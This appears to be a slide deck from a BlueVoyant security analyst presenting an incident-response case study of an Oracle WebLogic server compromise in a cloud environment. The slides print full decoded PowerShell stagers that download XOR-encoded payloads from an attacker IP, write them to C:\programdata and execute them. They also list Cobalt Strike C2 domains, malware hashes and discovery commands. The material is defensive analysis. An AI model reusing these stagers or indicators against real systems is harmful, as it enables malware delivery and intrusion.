




Hogyan Kezeljük Egy Kiberbiztonsági Eseményt Felhős Környezetben - Esettanulmány





Attila Bognár - BlueVoyant - SOC Team Lead/Senior Security Analyst

Previous experience:

Szerencsejáték Zrt. – Security Analyst

Deutsche Telekom - Security Analyst - Threat Hunter



Splunk Core Certified User

Splunk

Issued Jan 2019



Threat Hunting Professional

eLearnSecurity

Issued Mar 2021



Security Operations

Analyst Associate

Microsoft

Issued Sep 2022 · Expires Sep 2023



Certified Ethical Hacker

Cyber Institute

Issued Jul 2019

Show credential

Case Study - Rapid Remediation Achieved

Anatomy of the alert

2:22:37 PM [3296] **cmd.exe** /c D:\Oracle\Middleware\Oracle_██████████\projects\domains\bi\bin\startNodeManager.cmd ... ▾

2:22:38 PM [2900] **java.exe** -server -Xms128m -Xmx256m -Djdk.tls.ephemeralDHKeySize=2048 -Dcoherence.██████████\Oracle... ... ▾

2:26:23 PM [4108] **cmd.exe** /c D:\Oracle\Middleware\Oracle_██████████\projects\domains\bi\bin\startWebLogic.cmd ... ▾

⚡ **Suspicious behavior by cmd.exe was observed** ■■■ Medium ● Detected ○ In progress ...

2:26:23 PM [4152] **java.exe** java -server -Xms30██████████m -cp D:\Oracle\Middleware\██████████server\server... ... ▾

4:47:23 AM [8416] **cmd.exe** cmd /c whoami ... ▾

4:47:23 AM [876] **whoami.exe** whoami ... ▾

⚡ **Suspicious System Owner/User Discovery** ■■■ Low ● Detected ○ In progress ...

4:47:23 AM cmd.exe performed system owner/user discovery by invoking whoami.exe ▾

⚡ **Suspicious System Owner/User Discovery** ■■■ Low ● Detected ○ In progress ...

Anatomy of the alert

5:02:54 AM	✓	⚙	[2004] cmd.exe cmd /c tasklist	...	▼
5:02:54 AM		⚙	[8580] tasklist.exe tasklist	...	▼
			⚡ Suspicious behavior by cmd.exe was observ...	■ ■ ■ Medium	● Detected ● Resolved ...
			⚡ Suspicious Process Discovery	■ ■ ■ Low	● Detected ○ In progress ...
5:02:54 AM		⚙	cmd.exe performed process discovery by invoking tasklist.exe		▼
			⚡ Suspicious Process Discovery	■ ■ ■ Low	● Detected ○ In progress ...
5:03:59 AM	✓	⚙	[7364] cmd.exe cmd /c "ipconfig /all"	...	▼
5:03:59 AM		⚙	[8100] ipconfig.exe ipconfig /all	...	▼
			⚡ Suspicious System Network Configuration ...	■ ■ ■ Low	● Detected ○ In progress ...
5:03:59 AM		⚙	cmd.exe performed system network configuration discovery by invoking ipconfig.exe		▼
			⚡ Suspicious System Network Configuration ...	■ ■ ■ Low	● Detected ○ In progress ...
5:06:33 AM	✓	⚙	[5540] cmd.exe cmd /c "powershell.exe -Enc JABrAGUAeQAqAD0AIAAwAHgAMQA3ACwAMAB4AD..."	...	▲

Anatomy of the alert

“.&.UwU.Cx”?

```

"$key = 0x17,0x26,0x13,0x55,77,0x55,0x82,0x43,0x78;$a =(New-Object
System.Net.WebClient);
$b = $a.DownloadData("http://8.6.193.166:443/2.txt");
$b[0]=77;$b[1]=90;
for($i=2: $i -lt $b.count:$i++){ $b[$i] = $b[$i] -bxor $key[$i%$key.Count]};
[System.IO.File]::WriteAllBytes("C:\programdata\libcef.dll",$b);
$b = $a.DownloadData("http://8.6.193.166:443/1.txt");
$b[0]=77;$b[1]=90;
for($i=2: $i -lt $b.count:$i++){ $b[$i] = $b[$i] -bxor $key[$i%$key.Count]};
[System.IO.File]::WriteAllBytes("C:\programdata\adobe.exe",$b);
$b = $a.DownloadData("http://8.6.193.166:443/flogs.log");
[System.IO.File]::WriteAllBytes("C:\programdata\flogs.log",$b);
C:\programdata\adobe.exe

```

vultrusercontent.com,
unsecured file server,
files were not found
during followup
investigation

Anatomy of the alert

7

“.&.UwU.Cx” again

```
$key = 0x17,0x26,0x13,0x55,77,0x55,0x82,0x43,0x78;$a =(New-Object  
System.Net.WebClient);  
$b = $a.DownloadData("http://8.6.193.166:443/2.txt");  
$b[0]=77;$b[1]=90;  
for($i=2; $i -lt $b.count;$i++){ $b[$i] = $b[$i] -bxor $key[$i%$key.Count]};  
[System.IO.File]::WriteAllBytes("C:\programdata\glib-2.0.dll",$b)  
$b = $a.DownloadData("http://8.6.193.166:443/1.txt");  
$b[0]=77;$b[1]=90;  
for($i=2; $i -lt $b.count;$i++){ $b[$i] = $b[$i] -bxor $key[$i%$key.Count]};  
[System.IO.File]::WriteAllBytes("C:\programdata\vmtoolsd.exe",$b);  
$b = $a.DownloadData("http://8.6.193.166:443/bugs.log");  
[System.IO.File]::WriteAllBytes("C:\programdata\bugs.log",$b);  
C:\programdata\vmtoolsd.exe
```

Exact same files

Anatomy of the alert

5:12:14 AM

File Interaction **libcef.dll** Malware

SHA1 779851ef249ec8faa016ac630373dda35d8654cb

Path C:\ProgramData\libcef.dll

Size 50 KB

Is PE True

Is run time packed True

Mitre techniques [T1027.002: Software Packing](#), [T1027.005: Indicator Removal from Tools](#)

Signer Unknown

VirusTotal detection ratio 0/0

Remediation details Defender detected and removed 'Trojan:Win64/Co...

HUI Loader filename	Payload filename	Cobalt Strike C2 domain	Ransomware
active_desktop_render.dll	desktop.ini	sc . microsofts . net	LockFile
Lockdown.dll	mfc.ini	update . ajaxrenew . com	AtomSilo
Lockdown.dll	sets5s.ini	Unknown (payload file unavailable for analysis)	Rook
Lockdown.dll	Lockdown.conf	api . sophosantivirus . ga sub . sophosantivirus . ga	Night Sky
libcef.dll	utils.dll	api . sophosantivirus . ga	Night Sky
LockDown.dll	vm.cfg	peek . openssl-digicert . xyz	Pandora

Table 1. HUI Loader and Cobalt Strike Beacon samples linked to ransomware activity.

Anatomy of the alert



Community Score



Community Score

✓ No security vendors and no sandboxes flagged this file as malicious



0242c885027836e924a8f8aa69d01714f8c6158c91d5b67e5e4879a7e55f0d1d

1.13 MB

Size



Adobe CEF Helper.exe

peexe 64bits assembly signed overlay

✓ No security vendors and no sandboxes flagged this file as malicious



935e10f5169397a67f4c36bffb3ba46c3957b7521edd3fa83bd975157b79bd8

222.66 KB

Size



xferlogs.exe

peexe assembly overlay signed detect-debug-environment idle 64bits



⚠ Not Secure | 8.6.193.166:443/2.txt

Not found

[go to root](#)

HttpFileServer 2.3m

Tactics: Initial Access(?), Discovery, Resource Development

- T1190: Exploit Public-Facing Application - Oracle instance was apparently the vector for this attack
- T1087: Account Discovery, T1482: Domain Trust Discovery, T1083: File and Directory Discovery...
- T1608.002: Upload Tool, T1608.002: Upload Malware(?)



Thank You



BlueVoyant

New York HQ

**335 Madison Ave, Suite 5G
New York, NY 10017
+1 646-558-0052**